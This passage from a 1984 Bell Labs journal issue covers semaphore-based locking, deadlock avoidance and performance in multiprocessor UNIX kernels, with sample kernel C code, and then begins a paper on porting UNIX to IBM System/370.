For example, consider the code fragments taken from the functions `getc` and `putc` in Fig. 1, functions usually used for manipulating characters and queues for terminal drivers. Such characters are queued onto `cblocks`, and `cblocks` are chained together to form `clists`. The function `getc` removes a character from a `clist`, or, more properly, from the first `cblock` of the `clist`. If the `cblock` contains no more characters, the `cblock` is attached to the beginning of a free list of `cblocks`, and the `clist` is adjusted accordingly. The function `putc` places a character onto a `clist`, or, more properly, onto the last `cblock` of the `clist`. If that `cblock` contains no space for new characters, a new `cblock` is removed from the free list of `cblocks`, and the `clist` is adjusted accordingly.

The code fragments in Fig. 1 focus on placing and removing `cblocks` from the free list. Suppose a process executes statement 1 of `getc` but receives an interrupt before it executes statement 2. If the interrupt handler executes `putc`, it will remove the first `cblock` from the free list. When the process resumes control after the interrupt, it executes statement 2, making the returned `cblock` the free list header of `cblocks`. Unfortunately, the `cblock` in `getc` points to the `cblock`

```

getc(p)
struct clist *p;
{
    struct cblock *cp;
    .
    spl6();
    .
    cp->c_next = cfreelist.c_next; /* 1 */
    cfreelist.c_next = cp;      /* 2 */
    .
    spl0();
    .
}

putc(c,p)
struct clist *p;
{
    struct cblock *cp;
    .
    spl6();
    .
    cp = cfreelist.c_next;
    cfreelist.c_next = cp->c_next;
    cp->c_next = NULL;
    .
    spl0();
    .
}

```

Fig. 1—Raising processor execution level for single processors.

just removed by `putc`, which severed its previous connection to the free list. The result is that the free list contains only one free `cblock` and one or more busy `cblocks`, and the remaining free `cblocks` are inaccessible.

*UNIX* systems traditionally avoid such problems by raising the processor execution level to prevent interrupts. In Fig. 1 the function `sp16` raises the processor execution level to six (presumably a level high enough to prevent interrupts whose handlers call `putc`), and the function `sp10` lowers it to zero, allowing all interrupts. Since no interrupts can occur between the calls to `sp16` and `sp10` in Fig. 1, the free list cannot be corrupted. Since processes in the kernel cannot be preempted unless they voluntarily relinquish use of the processor, raising the processor execution level to prevent interrupts protects all system data structures.

In the multiprocessor systems described in this paper, however, raising the processor execution level does not prevent corruption of system data structures, as all processors can simultaneously execute kernel code. In the example above, one processor could execute `getc`, but its `sp1` does not necessarily prevent interrupts from occurring on the other processor, and hence the other processor could execute `putc` with catastrophic results. Similar corruption could occur without interrupts: processors could simultaneously write to terminals, execute `putc`, and remove the identical `cblock` from the free list with catastrophic results. Therefore, kernel code that references common data in multiprocessor systems must protect the data from access by other processors. The mechanism chosen to do this was based on Dijkstra's semaphores.<sup>2-4</sup> Although the use of semaphores is not new to multiprocessor *UNIX* systems, their use here is more extensive and system throughput is much higher than reported elsewhere.

## 3.2 Semaphores

### 3.2.1 Definition

A semaphore\* is an integer-valued data structure on which the following restricted set of operations can be performed.

<code>init</code>	Initialize the semaphore to an integer value.
<code>psema</code>	Decrement the value of the semaphore. If the resulting value is less than zero, then suspend the executing process and place it on a linked list of processes sleeping on the semaphore. When awakened, the process priority is set to

---

\* The semaphores being described here are a strictly internal mechanism and have nothing to do with the user interprocess communication facility of the same name that is described in Ref. 6.

the value supplied as one of the parameters to `psema`. If signals are pending against an awakened process, the value of the priority parameter determines whether they are deferred or caught.

`vsema` Increment the value of the semaphore. If the resulting value is less than or equal to zero, then awaken a process that suspended itself doing a `psema` on the semaphore.

`cpsema` If the value of the semaphore is greater than zero, then decrement it and return true. Otherwise, leave the semaphore unmodified and return false.

Semaphore operations are atomic. That is, if two or more processes try to do operations on the same semaphore, one completes the entire operation before the others begin.

### 3.2.2 Uses of semaphores

To protect a particular resource such as a table or linked list, a semaphore is associated with that resource and typically initialized to one when the system is booted. When a process wants to gain exclusive use of the resource, it does a `psema` on the semaphore, decrementing the semaphore value to zero (assuming it was one) but allowing the process to proceed. The process now has exclusive use of the resource. If other processes attempt to gain control of the resource, their `psemas` will decrement the semaphore value and suspend process execution. If the value of a semaphore is negative, then its absolute value is equal to the number of processes that are suspended waiting for that resource. When the process that has control of the resource is done with it, it does a `vsema` on the semaphore, releasing the semaphore and awakening a suspended process, if any. The awakened process is now eligible for scheduling when a processor becomes available and when no higher priority processes exist. When scheduled, the awakened process returns from the `psema` call without knowing that it was temporarily suspended, and when it finishes with the resource, it should do a `vsema` to release the semaphore and to awaken the next waiting process, if any.

A semaphore that is used to await an event is initialized to zero. Processes awaiting the event do a `psema` to suspend themselves until the event occurs, and processes recognizing the event do a `vsema` to awaken sleeping processes. A semaphore that is used to count the number of resources in the system is initialized to the appropriate number. When the resource is allocated, the `psema` decrements the semaphore value, and when the resource is freed, the `vsema` increments the semaphore value, so that it always conforms to the number of available resources. If the number of available resources drops to zero,

processes will sleep in the `psema` until another process releases a resource and does a `vsema`.

The `cpsema` operation is used to lock a resource only if it is immediately available, and other action besides sleeping is taken if the semaphore is unavailable. This is used in deadlock prevention and will be explained in Section 3.2.3.

Single processor *UNIX* systems use the `sleep` and `wakeup` mechanisms for process synchronization to voluntarily suspend and resume execution waiting for an event to occur. When a single processor system does a `wakeup` call on a resource, all processes sleeping for that resource are awakened. Often the resource must be used exclusively, so all but one of the awakened processes will test the resource, find it busy, and again go to sleep. In multiprocessor systems on the other hand, it is undesirable to awaken all sleeping processes because all such processes could not assume exclusive access to system structures. So a `vsema` only awakens a single process that will in turn awaken another sleeping process. A process that executes a `psema` knows that it has control of the resource and will not fall asleep again waiting for the resource to become ready.

The kernel of the multiprocessor systems has been modified to account for the change in semantics of sleeping. Calls to the `psema` and `vsema` functions replace calls to the old `sleep` and `wakeup` functions, as there is one set of process synchronization primitives (semaphores) instead of two.

### 3.2.3 Coding with semaphores

A serious problem in the use of semaphores is process deadlock. Figure 2 gives an example of deadlock where two processes, A and B, execute the shown code sequences.

At time `T1`, process A has locked semaphore `sema1` and process B has locked semaphore `sema2`. Process A now attempts to lock semaphore `sema2` and will be suspended because process B has control of the semaphore. Process B attempts to lock semaphore `sema1` but will be suspended because process A has control of it. Both processes will




Fig. 2—Example of semaphore deadlock.

be suspended indefinitely because each is waiting for a resource that the other one has.

To avoid deadlocks, an ordering is imposed on the various resources in the system. All processes that simultaneously lock more than one resource do so in the prescribed order to guarantee that no deadlock can occur. More sophisticated schemes for deadlock detection and resolution would complicate the system code and slow down performance. Occasionally it is still necessary for a process to lock its semaphores in an order different from the prescribed order. For example, the system usually locks `inodes` before `text` slots since the `exec` system call first accesses the file before it determines whether or not to allocate a `text` slot. But the algorithm for cleaning swap space of unused program text first searches the `text` table and only sometimes needs to access and hence lock the `inode`. In such cases the process must use a `cpsema` to lock the second semaphore.

If the `cpsema` fails, then the process must take some other action to avoid the deadlock, usually releasing the semaphore it already holds and awaiting an event before attempting to execute the code again. Figure 3 contains code that corrects the potential deadlock of Fig. 2.

### 3.2.4 Semaphores in interrupt routines

Interrupt handlers usually share kernel data structures with higher-level kernel routines such as the `getc` and `putc` routines for terminal drivers of Section 3.1, so semaphore protection is required at the interrupt handler level as well as the rest of the kernel. It is preferable not to sleep in an interrupt routine for two reasons. First, it is desirable to service the interrupt as quickly as possible. Second, the process that would be suspended is often not related to the interrupt being processed. So, interrupt handlers use `cpsemas` instead of `psemas` and take other action if the semaphore is locked elsewhere. Section 3.5 gives more detail on driver interrupt handlers.

PROCESS A	PROCESS B	TIME
<code>psema(sema1, pri1);</code>	<code>.</code>	
<code>.</code>	<code>loop:</code>	
<code>.</code>	<code>psema(sema2, pri2);</code>	
<code>.</code>	<code>.</code>	
<code>.</code>	<code>.</code>	
<code>psema(sema2, pri2);</code>	<code>.</code>	
<code>.</code>	<code>.</code>	
<code>.</code>	<code>if (! cpsema(sema1)){</code>	
<code>.</code>	<code>    vsema(sema2);</code>	
<code>.</code>	<code>    /*other corrective action*/</code>	
<code>.</code>	<code>    goto loop;</code>	
<code>.</code>	<code>}</code>	
		↓
		<--T1

Fig. 3—Example of deadlock avoidance.

### 3.2.5 Semaphores and performance

The use of semaphores must be carefully chosen to balance frequency of semaphore operations versus the “granularity” of semaphore protection, that is, how much data are protected by a single semaphore. If a semaphore locks a large set of resources such as the entire buffer pool, or if it is held for a long time, then many other processes may be suspended while waiting for the semaphore to unlock, delaying process flow through the system and resulting in excessive context switching. Contention for a semaphore can be measured by examining the mean number of processes sleeping on the semaphore and by examining the degree of contention for the semaphore, that is, the ratio of how frequently processes were denied access to the semaphore to how frequently they were attempted. If either of the above numbers is much higher than for other semaphores in the system, then semaphore usage in the system is unbalanced and new semaphores should be encoded to reduce semaphore contention.

Semaphore contention may be reduced by replacing a single semaphore with a set of semaphores. For example, suppose that there is a linked list of resources that must be searched, and items must be added to or deleted from the list. The list could be locked by a single semaphore, but if the list is large and frequently searched, processes may contend for the semaphore, and the semaphore could prove to be a system bottleneck. If so, performance can be improved by replacing the single linked list with a set of hash buckets, each heading a linked list containing those elements from the original list that hash to the same value. Instead of having one lock for the entire list, each hash bucket can have a separate lock spreading the original load over a set of semaphores and reducing the contention for each one. The buffer pool for example, contains one semaphore for each hashed (by device and block number) queue of buffers, one semaphore for each buffer, and one semaphore for the free list of buffers. Although the semaphore for the free list has one of the highest contention rates in the system, system throughput is much better than if there were only one semaphore for the entire buffer pool. Unfortunately there is no satisfactory way to divide the free list into separate lists with separate semaphores that does not adversely affect performance of the buffer algorithm.

Another issue in semaphore performance is whether a `psema` or a `cpsema` should be used to lock the semaphore; that is, if the semaphore is locked, whether the process should sleep until the semaphore becomes free or whether the process should execute a tight loop, attempting to lock the semaphore until it finally succeeds (see Fig. 4).

The issue is decided on a case by case analysis of the semaphores, comparing the average amount of time the semaphore is locked to the

```

psema (sema, pri);           while (!cpsema (sema))
                               ;

```

Fig. 4—Sleep lock and spin lock.

time it takes to do a context switch. The results depend strongly on CPU performance characteristics.

### 3.2.6 Semaphore debugging

In spite of the best attempts at following ordering rules, deadlocks occur in multiprocessor systems, especially in early development stages. Deadlocks can be difficult to find because by the time the symptom appears (a stopped system), the cause of the problem has long since passed. To find these problems more easily, the system logs all semaphore operations. The log is a circular buffer where entries for each semaphore operation contain the type of operation performed, the text address where the operation was performed, the address of the semaphore, the process number, the semaphore value, and other useful information. The semaphore log gives a useful trace of processes as they execute kernel routines. Logging may be disabled when compiling the system or, to a lesser extent, while the system is executing to improve system performance.

In addition to the semaphore log, an extra field in each semaphore contains the process number of the last process that gained control of the semaphore. The semaphore log and the process number field in the semaphore structure are useful in diagnosing bugs in the multiprocessor system that never occur in a single processor system.

### 3.3 Example

Consider the code in Fig. 5 for the `xumount` function, called when unmounting device `dev`, that frees `text` slots belonging to the device. Although unmounting a device and calling `xumount` is a rare event in

```

xumount (dev)
    register dev_t dev;
{
    register struct inode *ip;
    register struct text *xp;
    register count = 0;

    for (xp = &text[0]; xp < (struct text *)v.ve_text; xp++) {
        if ((ip = xp->x_iptr) == NULL) /* not in use */
            continue;
        if (dev != NODEV && dev != ip->i_dev) /* on device dev*/
            continue;
        if (xuntext(xp))
            count++;
    }
    return(count);
}

```

Fig. 5—Single processor code for `xumount`.

the lifetime of a system, the example illustrates the techniques for converting the code of a single processor *UNIX* system to a multiprocessor version. The function examines every `text` table entry to see if it is in use and if the file resides on the device `dev`. If so, it calls `xuntext` to free the swap space and free the text table slot.

Figure 6 shows the multiprocessor version of the `xumount` function. After the initial checks to ensure that the `text` table slot is in use and that its file is on the correct device, the semaphores for the `inode` and `text` slot are locked. The semaphores could be locked before the checks are done, but because `psema` and `vsema` are expensive operations, and because the probability that a `text` entry will be cleaned up here is low, the implementation is more efficient as shown. But until the `text` and `inode` slots are locked, it is possible for a process on another processor to change the `inode` pointer of the `text` slot or the device number of the `inode` if either is freed. Therefore, the code must check the conditions for calling `xuntext` again, and if either check fails, it must release the locked semaphores.

The `inode` semaphore is locked before the `text` semaphore, following the protocol established by the `exec` system call, where the `inode` is found first and locked before the `text` slot is allocated. If either `psema` call results in the process going to sleep, the process will later be rescheduled to run at priority `PSWP`.

Execution of the `xumount` function does not guarantee that the `text` table is free of program text from device `dev`, since a process executing on another processor could allocate a `text` slot that `xumount`

```
xumount(dev)
    register dev_t dev;
{
    register struct inode *ip;
    register struct text *xp;
    register count = 0;

    for (xp = &text[0]; xp < (struct text*)v.ve_text;xp++) {
        if ((ip = xp->x_iptr) == NULL)
            continue;
        if (dev != NODEV && dev != ip->i_dev)
            continue;
        psema(&ip->i_lock, PSWP);
        psema(&xp->x_lock, PSWP);
        if ((ip != xp->x_iptr)
            || (dev != NODEV && dev != ip->i_dev))
        {
            vsema(&xp->x_lock);
            vsema(&ip->i_lock);
            continue;
        }
        if (xuntext(xp))
            count++;
        vsema(&xp->x_lock);
        vsema(&ip->i_lock);
    }
    return(count);
}
```

Fig. 6—Multiprocessor code for `xumount`.

already passed in its search for program text from the device. The calling code (`sumount`, not shown) prevents allocation of `text` slots to make such a guarantee.

### 3.4 Process execution

Processes executing in a multiprocessor environment are not aware of how many processors are running in the system. The only interaction between processes because of the multiprocessor environment is contention for semaphores, but subject to that restriction, each processor independently executes processes in both kernel and user mode, not in a master/slave fashion. Each processor schedules processes independently from a global set of runnable processes using conventional *UNIX* system scheduling algorithms. If a process is not scheduled by one processor, it is eligible for scheduling by the other processors. Multiple processes may be active in the kernel on separate processors, except for interaction of system semaphores. In particular, system calls give identical results in single or multiprocessor systems.

The major states of a process are

1. Running on a processor
2. Ready to run and loaded in main memory
3. Ready to run but not loaded in main memory
4. Sleeping and loaded in main memory
5. Sleeping and not loaded in main memory
6. Zombie (exited, waiting for its parent to acknowledge).

In the process table of single processor *UNIX* systems, no flag distinguishes the first state, currently running on a processor, from the second state, ready to run and loaded in main memory. But in multiprocessor *UNIX* systems, a new flag shows that a process is currently running on a processor. Without the explicit indication, it would be possible to schedule a process for simultaneous execution on multiple processors, or swap out a process currently executing on a processor, both clearly undesirable events.

### 3.5 Device drivers

In principle, there is no difference between device drivers and other parts of the operating system as far as conversion for running on a multiprocessor is concerned. Data structures must be locked, `sleep` and `wakeup` calls must be replaced by `psema` and `vsema` calls, and special consideration must be given to interrupt routines, as described previously.

But more than half of the the *UNIX* operating system currently consists of device drivers, and new drivers are being added at an accelerating rate to support new peripherals and to provide new or enhanced services. In practice, therefore, the number and volatility of

the drivers make it difficult to change them for multiprocessor systems and keep them up to date with changes made for other *UNIX* systems, so it is important to keep most driver code identical over all implementations. Three changes had to be made to the system to allow this.

First, drivers are locked before they are called. Driver calls are table driven via the `bdevsw` and `cdevsw` tables, and the drivers are locked and unlocked around the driver calls using driver semaphores added to the tables. Various methods of driver protection are encoded based on system configuration. The levels of protection vary from no protection (protection is then hard coded in the driver), to forcing the process to run on a particular processor (useful in AP configurations, where only one processor can do the I/O), to locking per major or per minor device type. Each call to a driver routine is now preceded by a call to a driver lock routine and followed by a call to a driver unlock routine.

The second change was to reimplement `sleep` and `wakeup` subroutines that could be called by device drivers, without changing the original driver code. Since the old *UNIX* operating system `sleep` routine uses arbitrary addresses in memory to sleep on, the new routines use hash lists of semaphores to actually suspend the process, and the address being slept on (a `sleep` parameter) is stored in the process table. Since a semaphore already heads a linked list of all processes suspended on the semaphore, the `wakeup` routine has only to search this list to find all processes to awaken. The `sleep` routine unlocks the driver semaphore so that other processes can access the driver while the original process sleeps, and it relocks the semaphore when it awakens from the sleep. The `sleep` and `wakeup` routines are intended to be used only from drivers. The main kernel code still uses `psema` and `vsema` directly.

In addition to the locking before calling driver routines, locking must also take place when handling interrupts, since the interrupt is no longer blocked by raising the processor execution level (see Section 3.1). Before the device interrupt handler is invoked, the semaphore for the device (if any) is locked via `cpsema`. If the lock succeeds, the interrupt gets handled; if the lock fails, the interrupt is queued but not handled immediately. When the process that currently has the semaphore locked is finished with the semaphore, it handles queued interrupt requests.

The above discussion does not hold for all multiprocessor *UNIX* systems, IBM/370 for example (see Section IV), but is the culmination of several years of evolution and represents the current state of development.

### 3.5.1 AP systems

As we discussed in Section I, AP systems do all I/O from one

processor, whereas MP systems can do I/O from all processors. Since it is desirable that the kernel and drivers have no knowledge of whether they are running on an AP or an MP system, the information is encoded in tables at the lowest software levels that send the direct memory access requests out to the hardware on AP systems. If the process is on the wrong processor, a context switch is done, and a special scheduling parameter forces the process onto the correct processor.

#### IV. IBM SPECIFIC ISSUES

The *UNIX* system for the IBM/370 does not run directly on IBM hardware, but is a two-level system where the upper level consists of *UNIX* system code, and the lower level consists of the resident supervisor of the Time-Sharing System (TSS). The resident supervisor handles all machine-dependent I/O operations, memory management (including paging), process scheduling, and hardware error handling. The *UNIX* system layer implements all *UNIX* system calls as well as the file system structure. The interface between the two layers consists of supervisor calls from the *UNIX* system to the resident supervisor, and pseudo-interrupts from the resident supervisor up to the *UNIX* system.

The major advantages of this approach are that the *UNIX* system on the IBM/370 does not have to concern itself with IBM hardware architecture that may change from processor to processor, and support for IBM peripherals comes for free, both via the resident supervisor. The disadvantages are that a performance penalty is paid in communication between the two layers, and that the system algorithms employed in the resident supervisor are not necessarily optimal for the *UNIX* operating system. For example, the semaphore operations are enhancements to enqueue/dequeue operations that previously existed in TSS and are much more general than required by the *UNIX* system.

#### V. 3B COMPUTER SPECIFIC ISSUES

The 3B family of machines is microcoded, so new semaphore instructions were encoded to boost performance of multiprocessor systems. The design of the instructions has been optimized for the most frequently occurring cases, namely, that *psema* usually finds the semaphore unlocked, and that *vsema* usually need not awaken sleeping processes. To this end, the instructions operate on registers containing the semaphore address and, if necessary, the address of a function that puts a process to sleep (for *psema*) or awakens a process sleeping on the semaphore (for *vsema*). Use of the new microcoded instructions

boosted overall system performance by 30 percent compared to a system that implemented semaphore operations in software.

A 3B hardware feature causes a problem in the implementation of a paging system for a multiprocessor configuration. Paging systems map the virtual address space of a process to physical pages in memory. The tables that define the mapping reside in memory, but for better performance they also reside in a special hardware cache called the Address Translation Buffer (ATB). Each processor has a private ATB and cannot flush the contents of the other processor's ATB. However, processes executing from shared text or using the shared memory interprocess communication facility (see Ref. 1) can share portions of their virtual address space. So the two processors' view of physical memory can diverge if one processor changes its address mapping, while the other processor continues to use the old mapping still contained in its ATB.

The paging problem is solved by observing the following protocol:

1. A processor flushes the user portion of its ATB during every context switch (this is done in systems without paging anyway, since the address mapping of the previously running process is invalid for the currently running process).
2. Kernel pages are never swapped from main memory.
3. Pages used by a process currently running on another processor cannot be swapped.

Since the paging process cycles through the `process` table swapping the oldest pages on a per-process basis, it is easy to satisfy the third rule above, provided the running process uses no shared text or shared data. If the running process does use shared text or shared data, the paging process verifies that the page to be swapped is not shared, or else it does not swap it.

## VI. PERFORMANCE

Many *UNIX* operating system algorithms that use linear searches of system tables did not scale well from single processor to multiprocessor systems for two reasons. First, multiprocessor systems have greater capacity than their single processor counterparts, so systems tables such as the `inode` table and the `process` table have correspondingly more active entries, and consequently, searching for particular entries takes more time. Second, the system tables must be frequently locked so that processes accessing them find a consistent copy until they have finished using them. The two reasons combined imply that the system will spend more time searching the tables, locking them out from other processes and causing heavy contention for the table semaphores.

To avoid such problems, many algorithms were redesigned to avoid

linear searches of system tables. For instance, `inodes` are hashed by device number and `inode` number to a hash chain, and search algorithms that formerly searched the entire `inode` table for an `inode` now search for the `inode` on the hash chain, a much shorter search. Further, processes do not contend for a single semaphore for the `inode` table, but rather for a greater number of semaphores for the hash chains (see Section 3.2.5).

The `process` table is another example where linear searches were eliminated to gain performance. An exiting process, for example, finds all its “children” and reassigns their “parent” process identifier to be one, and it also sends a “death of child” signal to its parent. Instead of searching the entire `process` table for parent and child processes, the process structure now contains parent, child, and sibling pointers so that the search routines traverse a tree.

Benchmarking results show that two-processor *UNIX* systems run about 1.7 times as fast as a single-processor system. That is, 1.7 times as many processes are handled in the same amount of time as are handled on single-processor systems. The figures are based on benchmark programs that run job mixes typical of those found on *UNIX* systems, although CPU-bound job mixes run slightly faster, and I/O-bound job mixes run slightly slower. Performance enhancements are still being made and are expected to produce further improvements in these figures. Contention for semaphores is low, as less than 5 percent of the `psema` operations on lock semaphores result in the process going to sleep. By running the code for the multiprocessor system on a single processor and comparing its performance to that of a single-processor system running original *UNIX* system code, the overhead of semaphore operations was found to be less than 5 percent.

The multiprocessor system can be configured to run on a single processor by turning on a flag when compiling the system. The flag controls a macro that turns off selected semaphore operations. Performance of such a system is equal to that of regular single-processor systems. This has important ramifications for system support because one set of source code runs all system configurations.

## VII. CONCLUSIONS

This paper has described the major problem of implementing multiprocessor *UNIX* systems, namely, concurrent destructive access of kernel data structures. It has discussed how to avoid concurrency problems in the kernel by using semaphores, and has outlined a scheme that allows drivers to stay common across single-processor and multiprocessor implementations. The resulting multiprocessor *UNIX* systems are functionally equivalent to single-processor *UNIX* systems

and provide 70 percent better throughput for two-processor configurations than their single-processor counterparts do.

The techniques outlined in this paper are applicable to all *UNIX* systems, independent of the machine on which they run. They are particularly applicable to microprocessors running the *UNIX* system, because they allow users to increase their computing power by adding more processors to their system.

## VIII. ACKNOWLEDGMENTS

We would like to thank the following people, who have worked on the multiprocessing *UNIX* system projects: Bob Bison, Yuhlan Cho, Hugh Devore, Bob Earnst, Bill Felton, Ezra Goldman, Clyde Imagna, Robert Kennedy, Jeff Kinker, Steve Kiseli, Bart Prieve, Tom Richards, Doris Ryan, Tom Schlagel, Jeff Smits, Paul Swigert, Dan Tierman, Tom Vaden, Mike Wilde, and Robert Zarrow. Special thanks to Ian Johnstone for his work on both projects.

## REFERENCES

1. G. H. Goble and M. H. Marsh, "A Dual Processor VAX 11/780," Purdue University Technical Report, TR-EE 81-31, September 1981.
2. E. W. Dijkstra "Solution of a Problem in Concurrent Programming Control," *CACM*, 8, No. 9 (September 1965), pp. 569-78.
3. E. W. Dijkstra "Cooperating Sequential Processes," *Programming Languages*, F. Genuys, ed., New York: Academic Press, 1968, pp. 43-112.
4. E. W. Dijkstra "The Structure of T.H.E. Multiprogramming System," *CACM*, 11, No. 5 (May 1968), pp. 341-6.
5. J. A. Hawley and W. B. Meyer "MUNIX, A Multiprocessing Version of *UNIX*," M.S. Thesis, Naval Postgraduate School, Monterey, California, 1975.
6. *UNIX System Users Manual*, Release 5.0, June 1982, Bell Laboratories, Inc.

## AUTHORS

**Maurice J. Bach**, B.A. (Physics), 1973, Yeshiva University; Ph.D. (Computer Science), 1979, Columbia University; AT&T Bell Laboratories, 1977—. At AT&T Bell Laboratories Mr. Bach first worked on database translation systems. Before joining the *UNIX* Systems Development department in 1982, he worked on experimental multi-microprocessor systems. Member, ACM.

**Steven J. Buroff**, B.S. and M.S. (Electrical Engineering), 1968 and 1969, respectively, Ph.D. (Computer Science), 1977, Illinois Institute of Technology; AT&T Bell Laboratories, 1977—. Mr. Buroff worked on the first porting of a *UNIX* system to a multiprocessor. He has also been involved with other multiprocessor *UNIX* system implementations and has recently helped design a new processor architecture. Mr. Buroff is currently working on converting the *UNIX* system from a swapping to a paging system.

## ***The UNIX System:***

# **A *UNIX* System Implementation for System/370**

By W. A. FELTON,\* G. L. MILLER,\* and J. M. MILNER\*

(Manuscript received January 9, 1984)

This paper describes an implementation of the *UNIX*<sup>TM</sup> operating system for IBM System/370 computers. In this implementation an underlying Resident Supervisor, adapted from an existing IBM control program, provides machine control and multiprogramming; while a *UNIX* System Supervisor, adapted from the standard *UNIX* system kernel, provides the *UNIX* system environment. This implementation supports multiprocessing, paging, and large-process, virtual address spaces. Terminal handling is done through an outboard terminal processor. This paper describes the software structure, with emphasis on unique aspects of this implementation: multiprocessing and process synchronization, process creation, and outboard terminal handling. Capacity and performance of the *UNIX* system on large mainframes is also discussed. The first and principle user of the *UNIX* system for System/370 is the development project for the *5ESS*<sup>TM</sup> switching system. This paper also discusses the use of a large mainframe *UNIX* system for this development. Included in this discussion are the reasons for selecting this system for development, applications software porting, and general experience with mainframe *UNIX* systems.

## **I. INTRODUCTION**

One of the great strengths of the *UNIX* operating system is its portability. *UNIX* system implementations have been done for a variety of computers with greatly varying architectures.<sup>1</sup> Perhaps

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

nowhere is this portability better illustrated than in its implementation for System/370 machines.

Since its introduction by IBM in 1970, System/370<sup>2</sup> has become the dominant architecture for large computer systems; currently about 70 percent of the large mainframes in the United States follow System/370 architecture. IBM builds a variety of System/370 machines, from relatively small “superminis” to their largest processors. In addition, other manufacturers, such as Amdahl Corporation, build machines that conform to System/370 specifications and can thus run System/370 operating systems and applications. The principal operating system currently used on these machines is IBM’s MVS (Multiple Virtual System), although other operating systems—IBM’s VM/370 and TSS/370, and the University of Michigan’s MTS—are also available.

The idea of a *UNIX* system implementation on System/370 machines, which would bring the power of these large processors to the *UNIX* system user, has been discussed for some time. In 1978 we began to seriously study the possibility of such an implementation. Our primary objective was to develop a true version of the *UNIX* operating system that would be suitable for use in a production environment on System/370 machines, making full use of the features and power of these large machines. We wanted to make the System/370 environment appear to the user and applications programmer as similar as possible to the standard *UNIX* system environment; in the words of one developer, it should “look, feel, and smell like the *UNIX* system people are familiar with”. At the same time, we wanted a system that would provide reliable, cost-effective production service, as, for example, in a computation center environment.

Most of the design for implementing the *UNIX* system for System/370 was done in 1979, and coding was completed in 1980. The first production system, an IBM 3033AP, was installed at the Bell Laboratories facility at Indian Hill in early 1981. Since then several large IBM System/370 mainframes have been made to run the *UNIX* system at Indian Hill. In addition, there are installations at Holmdel and Denver.

The first user of the *UNIX* system for System/370, and currently the largest user, is the development project for the 5ESS switch.<sup>3</sup> Even as the system was being developed, the needs of the project were quickly reaching beyond the use of minicomputers. The *UNIX* operating system was selected as the development system to be used by the programmers developing the switching system software. The *UNIX* system was selected because of the facilities of the Programmer’s Workbench<sup>4</sup> software, which provide the developers with editors, source code control, and software generation systems. Initially, devel-

opment was done on several PDP-11/70\* systems. By late 1980 the project was using nine PDP-11/70 systems to provide the programmer development support environment. These computers were linked together using a commercially available high-speed network with drivers written for the *UNIX* operating system. The fragmentation of the project over nine computers caused significant additional work. The low-level compiled objects that were compiled on the nine computers had to be networked onto one computer for the final linking before generating the final switching program output. The final products had to be distributed back to the other eight computers so that private changes could be linked into the full system for private testing. Also, periodic auditing had to be done to ensure that all computers had the same common data and that the compilers and other tools remained the same on each system. The project was continuing to grow, and adding more minicomputers was not the best solution, because the auditing and networking overhead would increase on all the minicomputer systems.

Several solutions were considered to the problem of the growing number of minicomputers required for the project. The *UNIX* operating system with the Programmer's Workbench software provided a better development environment than any other operating system available. In addition, the developers were all trained in using this system and all the software tools had been developed. This led to a requirement that the computer systems selected to solve the problem support the *UNIX* operating system, as well as provide an order of magnitude more computing power in one system than the PDP-11/70 systems that were being used. This requirement ruled out larger minicomputers such as the VAX-11/780\* systems, which offers approximately twice the computing power of the PDP-11/70 system. The IBM 3033AP processor met the requirement with approximately 15 times the computing power of a single PDP-11/70 processor. After studying the problem, the project decided to use the *UNIX* system for System/370, and requested that the porting be completed and a production grade system be made available in mid-1981.

## II. SOFTWARE ENVIRONMENT

We initially thought about porting the *UNIX* operating system directly to System/370 with minimal changes. Unfortunately, there are a number of System/370 characteristics that, in the light of our objectives and resources, made such a direct port unattractive. The Input/Output (I/O) architecture of System/370 is rather complex; in

---

\* Trademark of Digital Equipment Corporation.

a large configuration, the operating system must deal with a bewildering number of channels, controllers, and devices, many of which may be interconnected through multiple paths. Recovery from hardware errors is both complex and model-dependent. For hardware diagnosis and tracking, customer engineers expect the operating system to provide error logs in a specific format; software to support this logging and reporting would have to be written. The System/370 architecture lends itself to the use of paging for memory management; the *UNIX* system used swapping. Finally, several models of System/370 machines provide multiprocessing, with two (or more) processors operating with shared memory; the *UNIX* system did not support multiprocessing.

Since code to support System/370 I/O, paging, error recording and recovery, and multiprocessing already existed in several available operating systems, we investigated the possibility of using an existing operating system, or at least the machine-interface parts of one, as a base to provide these functions for the System/370 implementation. We needed a well-structured system that could provide a clean interface for *UNIX* system processes. The system would have to provide all the functions needed by *UNIX* system processes, or at least be extendible to provide these functions with reasonable effort.

Of the available systems, TSS/370 came the closest to meeting our needs and was thus chosen as the base for our *UNIX* system implementation.<sup>5</sup> The choice of TSS/370 was a controversial one; it is a little known and inadequately documented system. Still, it came the closest to providing the structure and function needed to support *UNIX* system processes, and it appeared that it could be enhanced to provide any missing functions with reasonable effort. In 1979 we proposed to IBM that they make the necessary modifications to the TSS supervisor to support *UNIX* system processes, according to our design. IBM agreed to do so under a program license agreement, and the first version of the enhanced TSS was delivered in 1980.

### **2.1 Software structure**

The *UNIX* system for System/370 comprises three classes of programs, running in different software levels. From highest to lowest, these are:

1. User-level programs, including user-written programs and system-provided programs, such as the shell;
2. The *UNIX* System Supervisor, which incorporates much of the function and C-language code of the standard *UNIX* system kernel; and
3. The Resident Supervisor, which supports the multiprogramming of *UNIX* system processes, provides low-level system calls, and manages the physical system configuration.

Each *UNIX* system process, comprising a user-level program and the *UNIX* System Supervisor, executes within its own 16-megabyte virtual memory, in the context of its own virtual machine. The Resident Supervisor controls the resources allocated to these virtual machines, including process scheduling, dispatching, and real storage management.

